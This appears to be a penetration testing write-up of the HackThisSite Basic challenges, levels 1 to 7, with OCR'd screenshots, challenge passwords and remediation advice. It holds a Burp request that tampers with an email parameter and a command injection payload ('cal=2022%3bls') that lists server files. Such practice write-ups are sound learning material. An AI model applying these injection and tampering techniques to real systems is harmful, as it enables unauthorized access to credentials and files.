Penetration Testing Report

Executive Summary

This report details the findings from penetration testing against the "Basic Challenges" section of HackThisSite. These challenges contain vulnerabilities like hidden HTML comments and directory brute forcing to command and SSI injections. It shows the password protection flaws and how it exposed on client-side. Here we need to identifying and exploiting common web application weaknesses.


Scope

- **Target Application**: HackThisSite — Basic Challenges (levels 1 through 11).
- **Testing Scope**: Web interface and server responses of each level.
- **Excluded Areas**: No backend source code modifications beyond exposure for testing; no DOS or aggressive fuzzing; focuses on logic, input handling, server behavior.

Findings and Analysis by Level

Level 1 – HTML Comment Disclosure

- **Vulnerability**: Sensitive information (password) stored in HTML comments on the page. Easily found via "View Source."
- Need to right click on the webpage and select **inspection**. You can see the password related comment above the HTML code with revealing password.


Hack This Site TOR .onion HTTPS HTTP IRC Discord Forums Store URL Shortener CryptoPaste Like Us Follow Us Fork Us
hackthissite.org
upport HackThisSite
Hello, Rushi676
Settings - Logout
Skin Chooser
Private Messages
HTS Messages Center
donate
DONATE
basic attention token
challenges
Basic
Realistic
Application
Programming
Javascript
Forensic
Extended Basic
Steganography
IRC
get informed
Blogs
News
Articles
Lectures
submit
Elements Console Sources Network Performance Memory Application
Styles Computed Layout Event Listeners
Filter Show all Group
siteheader.cmTable tbody tr td table tbody tr td.sitebuffer <!---->
Console AI assistance What's new
top Filter Default levels 1 Issue: 1 8 hidden

The greatest of faults, I should say, is to be conscious of none.

You have 0 new messages.

HTS costs up to $300 a month to operate. We **need** your help!

Level 1(the idiot test)

This level is what we call "The Idiot Test", if you can't complete it, don't give up on learning all you can, but, begging to someone else for the answer, thats one way to get you hated/made fun of. Enter the password ar continue.

password: ••••••••

Help!
If you have no idea what to do, you must learn HTML.

```
          if you can't complete it, don't give up on
          learning all you can, but, don't go begging
          someone else for the answer, thats one way to
          get you hated/made fun of. Enter the password
          and you can continue. "
          <br>
          <br>
          <!-- the first few levels are extremely easy:
          password is d99bef9c --> == $0
        <center>…</center>
        <center>…</center>
       </td>
      </tr>
     </tbody>
    </table>
   </td>
  </tr>
  <tr>…</tr>
 </tbody>
</table>
<br>
<div align="center" style="font-family:Verdana, Arial, Helvetica, sans-serif; font-size:10px; color:#CCCCCC">…</div>
</div>
<div align="center">…</div>
</body>
```


```
No matching property
border-collapse              separate
color                        rgb(0, 0, 0)
display                      block
font-family                  Verdana, Arial, Helv
font-size                    10px
height                       35.2px
text-align                   -webkit-center
text-indent                  0px
unicode-bidi                 isolate
width                        609.2px
-webkit-border-horizon…      0px
-webkit-border-vertica…      0px
```

```
Object                                                                   content.js:5
Browsing Topics API removed from https://www.hackthissite.org/missions/basic/1/ which is   injection-topics.js:1
main frame
>
```

- **Risk**: Low complexity exploitation; moderate impact since it directly reveals a secret.
- **Recommendation**: Never store credentials or other sensitive data in client-side comments. Place sensitive data securely on server-side and deliver to authenticated users only.

Level 2 – Empty Password Acceptance

- **Vulnerability**: Application accepted an empty password as valid, likely due to improper validation logic.



"Truth is like the sun. You can shut it out for a time, but it ain't going away." -- Elvis Presley

You have 0 new messages.

HTS costs up to $300 a month to operate. We **need** your help!

Notice

You have already completed this level.


Level 2

Network Security Sam set up a password protection script. He made it load the real password from an unencrypted text file and compare it to the password the user enters. However, he neglected to upload the password file...

- **Risk**: Weak input validation can lead to bypass authentication.
- **Recommendation**: Ensure robust server-side validation; enforce non-empty, well-formed passwords. Avoid default or fallback acceptance, and validate credentials properly.

Level 3 – Accessible Password via Included File

- **Vulnerability**: Exposed password.php containing the password, accessible via direct URL.
- Here I can find out the value of password.php exposed in response source code.
- I search in browser https://Hackthissite.org/missions/basic/3/password.php and got the password.



c7954205

```
password
▾3/ — www.hackthissite.org/missions/basic/3/
158 ...remembered to upload the password fil...
158 ...t.<br /><br /><center><b>Password:<...
160 ...dden" name="file" value="password.ph...
161 <input type="password" name="passwor...
161 ...ut type="password" name="password" /...
▾jquery-1.8.1.min.js — data.htscdn.org/js/jquer...
2 ...heckbox"),file:_("file"),password:_("passwor...
2 ...le:_("file"),password:_("password"),image:_(...
2 ...mail|hidden|month|number|password|rang...
2 ...url,c.async,c.username,c.password):i.open(c...
Search finishe... Found 9 matching lines in 2 fil...
```


```
l private web browser with a built-in adblock
ınd private web browser with a built-in adblo





ıffer">


· />This time Network Security Sam remembered
'missions/basic/3/index.php" method="post">
ıdden" name="file" value="password.php" />
ıssword" name="password" /><br /><br />
ıbmit" value="submit" /></form>





 src="https://data.htscdn.org/themes/Default/
```

3 requests | 8 characters selected

- **Risk**: Confidential data leakage.
- **Recommendation**: Store password data securely, outside publicly accessible directories. Use proper directory isolation and ensure internal files are not directly accessible via HTTP.

Levels 4 & 5 – Insecure Password Reset Functionality

- **Vulnerability**: Email-based password retrieval feature allowed arbitrary change of the "email" parameter. This permitted sending password to attacker-controlled email.
- Here I capture the request which sent for password retrieval to the user, using burpsuite tool and change the email to mine at the email parameter.
- There is no server-side verification happened and password come to attacker's mail.



```
POST /missions/basic/4/level4.php HTTP/2
Host: www.hackthissite.org
Cookie: HackThisSite=hrcsh7cnvmmdh6scsupchrdmv6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
rv:140.0) Gecko/20100101 Firefox/140.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://www.hackthissite.org/missions/basic/4/
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Origin: https://www.hackthissite.org
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

to=[redacted]i676@gmail.com
```

Password reminder successfully sent to [redacted]76@gmail.com

(Note: If this is not the email address on your HackThisSite profile, no email will actually be sent.)

Your password reminder


sam@hackthissite... 15:08 (0 minutes ago)
to me

Sam,
Here is the password: '201c2698'.


- **Risk**: Moderate-to-high—allows disclosure of credentials to unauthorized users.
- **Recommendation**: Implement server-side checks to verify that the "email" parameter belongs to the authenticated user. Use proper authentication tokens or verification steps before disclosing or sending sensitive data.

Level 6 – ASCII Observation-Based Password

- **Vulnerability**: Password revealed through careful observation of outputs involving ASCII encodings, aided by external ASCII table lookup.
- After trying different passwords, I noticed that each character was shifted forward in the ASCII table (A → B, 1 → 2, etc.), increasing step by step (0, 1, 2, 3, …).
- I used an ASCII table to confirm this pattern.
- By reversing the process, I was able to decrypt the given string and find the password.



```
pass - 123
enc - 135

pass - abcd
enc - aceg

pass -abcdefgh
enc - acegikmo

Pass - ;;;;;;
enc - ;<=>?@

pass- ;<
enc - ;=

SAM enc - ed9hf=;;

Pass - ec7eb854
```




Code	HEX	Symbol	HTML Number	HTML Name	HTML Name2	Name
49	31	1	&#49;			One
50	32	2	&#50;			Two
51	33	3	&#51;			Three
52	34	4	&#52;			Four
53	35	5	&#53;			Five
54	36	6	&#54;			Six
55	37	7	&#55;			Seven
56	38	8	&#56;			Eight
57	39	9	&#57;			Nine
58	3A	:	&#58;	&colon;		Colon
59	3B	;	&#59;	&semi;		Semicolon
60	3C	<	&#60;	&lt;	&LT;	Less than (or open angled bracket)
61	3D	=	&#61;	&equals;		Equals
62	3E	>	&#62;	&gt;	&GT;	Greater than (or close angled bracket)
63	3F	?	&#63;	&quest;		Question mark
64	40	@	&#64;	&commat;		At sign
65	41	A	&#65;			Uppercase A
66	42	B	&#66;			Uppercase B
67	43	C	&#67;			Uppercase C

- **Risk**: Information leakage through visible encoding and output content.
- **Recommendation**: Avoid unnecessary exposure of data in obscure formats. Treat all user-visible outputs as potentially sensitive; sanitize and limit exposure of encoding tables or representations.

Level 7 – Command Injection


- **Vulnerability:** User input was passed directly into system commands without sanitization, leading to OS command injection.
- Here we have user input where showing calendar of given input year.
- I capture the request and used shell command "*;ls*" after the cal parameter. The server executed them and returned file contents, confirming command injection.
- There I found kikh31bn55h.php which contain password.


Level 7

This time Network Security sam has saved the unencrypted level7 password in an obscurely named file saved in this very directory.

In other unrelated news, Sam has set up a script that returns the output from the UNIX cal command. Here is the script:

Enter the year you wish to view and hit 'view'.



```
POST /missions/basic/7/cal.pl   HTTP/2
Host : www.hackthissite.org
Cookie : HackThisSite =
s2j29ckbj9tmbuo2g5ipn0kn83
User-Agent : Mozilla/5.0  (Windows  NT 10.0;
Win64;  x64;  rv:141.0)  Gecko/20100101
Firefox/141.0
Accept :
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip,  deflate,  br
Referer :
https://www.hackthissite.org/missions/basic/7/
Content-Type :
application/x-www-form-urlencoded
Content-Length : 13
Origin : https://www.hackthissite.org
Upgrade-Insecure-Requests  : 1
Sec-Fetch-Dest : document
Sec-Fetch-Mode : navigate
Sec-Fetch-Site : same-origin
Sec-Fetch-User : ?1
Priority : u=0,  i
Te: trailers

cal=2022%3bls
```

```
Mon Tue Wed Thu Fri Sat Sun
                      1   2
  3   4   5   6   7   8   9
 10  11  12  13  14  15  16
 17  18  19  20  21  22  23
 24  25  26  27  28  29  30
 31



       November  2022
Mon Tue Wed Thu Fri Sat Sun
      1   2   3   4   5   6
  7   8   9  10  11  12  13
 14  15  16  17  18  19  20
 21  22  23  24  25  26  27
 28  29  30



       December  2022
Mon Tue Wed Thu Fri Sat Sun
              1   2   3   4
  5   6   7   8   9  10  11
 12  13  14  15  16  17  18
 19  20  21  22  23  24  25
 26  27  28  29  30  31


index.php
level7.php
cal.pl
.
..
k1kh31b1n55h.php
```

